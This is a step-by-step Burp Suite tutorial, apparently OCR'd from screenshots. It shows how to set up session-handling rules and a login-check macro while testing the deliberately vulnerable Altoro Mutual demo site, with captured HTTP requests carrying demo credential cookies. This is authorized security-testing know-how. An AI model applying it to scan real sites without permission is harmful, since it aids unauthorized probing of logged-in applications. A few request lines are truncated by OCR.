72	https://self-repair.mozilla.org	GET	/api/v1/recipe/?enabled=true					JSON				✓	52.24.26.116	
71	https://ff-input.mxpnl.net	POST	/data?_channel_id=&_partner					text				✓	52.44.220.251	
70	http://demo.testfire.net	GET	/favicon.ico					HTML	ico	404 - File or directory not...		☐	65.61.137.117	

```
GET /bank/main.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:
Accept: text/html,application/xhtml+xml,application/
Accept-Language: en-US,en;q=0.5
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: amUserInfo=UserName=TWFtaW4=&Password=TWFtaW                    4445mo2fiE55; amSessionId=23495454672224; amUserId=1
Connection: close
Upgrade-Insecure-Requests: 1
```

Step 5:

We can see that the page session is working since we have a proper session. Let’s try to remove the cookies and test again.



Request

```
GET /bank/main.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://demo.testfire.net/bank/login.aspx
Cookie: amUserInfo=UserName=TWRtaW4=&Password=TWRtaW4=;
ASP.NET_SessionId=3cida145xyer4445no2fif55; amSessionId=23495452224;
amUserId=1
Connection: close
Upgrade-Insecure-Requests: 1
```


Response

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 5504
Content-Type: text/html; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Sat, 08 Apr 2017 04:55:33 GMT
Connection: close



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
	Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1"><link href="../style.css" rel="stylesheet" type="text/css"
/></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
	<table width="100%" border="0" cellpadding="0" cellspacing="0">
		<tr>
			<td rowspan="2"><a id="_ctl0__ctl0_HyperLink1"
href="../default.aspx" style="height:80px;width:183px;"><img
```

5,778 bytes | 525 millis

Step 6:

As we can see, the session gets logged out and we need to log back in again to continue testing.




Request

```
GET /bank/main.aspx HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://demo.testfire.net/bank/login.aspx
Content-Length: 51

Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 77
Content-Type: text/html; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: amSessionId=23555256080203; path=/
Set-Cookie: amUserId=; expires=Fri, 07-Apr-2017 04:55:52 GMT; path=/
Set-Cookie: amCreditOffer=; expires=Fri, 07-Apr-2017 04:55:52 GMT; path=/
X-Powered-By: ASP.NET
Date: Sat, 08 Apr 2017 04:55:52 GMT

<html><head><script>window.location.href='login.aspx';</script></head></html>
```

520 bytes | 254 millis


Online Banking Login

Username: admin

Password:

This connection is not secure. Logins entered here could be compromised. Learn More

Privacy Policy | Security Statement | © 2017 Altoro Mutual, Inc.


The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2017, Watchfire Corporation, All rights reserved.

Step 7:

Now comes to the rescue - Burp Macros.

Navigate to: Project Options -> Sessions -> Session Handling Rules


Burp Suite Free Edition v1.7.21 - Temporary Project

Session Handling Rules

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, URLs or parameters), and can perform actions such as adding session cookies, logging in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

Enabled	Description	Tools
✓	Use cookies from Burp's cookie jar	Spider and Scanner

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

Cookie Jar

Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session handling rules can use and update these cookies to maintain valid sessions with applications that are being tested. You can use the settings below to control how Burp automatically updates the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

[✓ Proxy] Scanner Repeater [✓ Spider] Intruder Sequencer Extender


Macros

Step 8:

Here we can see that there is a default rule – Use cookies from Burp's cookie jar.

Step 9:

Click add button to create a new rule.


Burp Suite Free Edition v1.7.21 – Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Connections HTTP SSL Sessions Misc
Add
Edit
Remove
Duplicate
Up
Down
Open sessions tracer

Session Handling Rules


You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, URLs or parameters), and can perform actions such as adding
or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

Enabled	Description	Tools
✓	Use cookies from Burp's cookie jar	Spider and Scanner

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

Step 10:

Put a rule description that suits you and under rule actions, select "Check session is valid".


Session handling rule editor
Details Scope
Add
Use cookies from the session handling cookie jar
Set a specific cookie or parameter value
Check session is valid
Prompt for in-browser session recovery
Run a macro
Run a post-request macro
Invoke a Burp extension
OK
Cancel

Rule Description


Demo testfire login check

Rule Actions

The actions below will be performed in sequence when this rule is applied to a request.

Step 11:

Once you click OK, the session handling editor will fire up which will show the default: Issue current request. Leave as it is and scroll down to "if session is invalid, perform the following action".



Session handling action editor - Demo.testfire. login check

This action checks whether the session is valid, by either issuing the current request or running a predefined macro (sequence of requests), and inspecting the response. If the session is invalid, you can optionally perform a further action to obtain a new valid session.

Make request(s) to validate session:

[✓] Issue current request
[ ] Run macro:

[ ] Validate session only every 10 requests

Inspect response to determine session validity:


Location(s): [ ] HTTP headers [ ] Response body [✓] URL of redirection target

Look for expression: login

Match type: [✓ Literal string] Regular expression

Case-sensitivity: Sensitive [✓ Insensitive]

Match indicates: [✓ Invalid session] Valid session



Define behavior dependent on session validity:

[✓] If session is valid, don't process any further rules or actions for this request
[ ] If session is invalid, perform the action below:

Run a macro

Select macro:

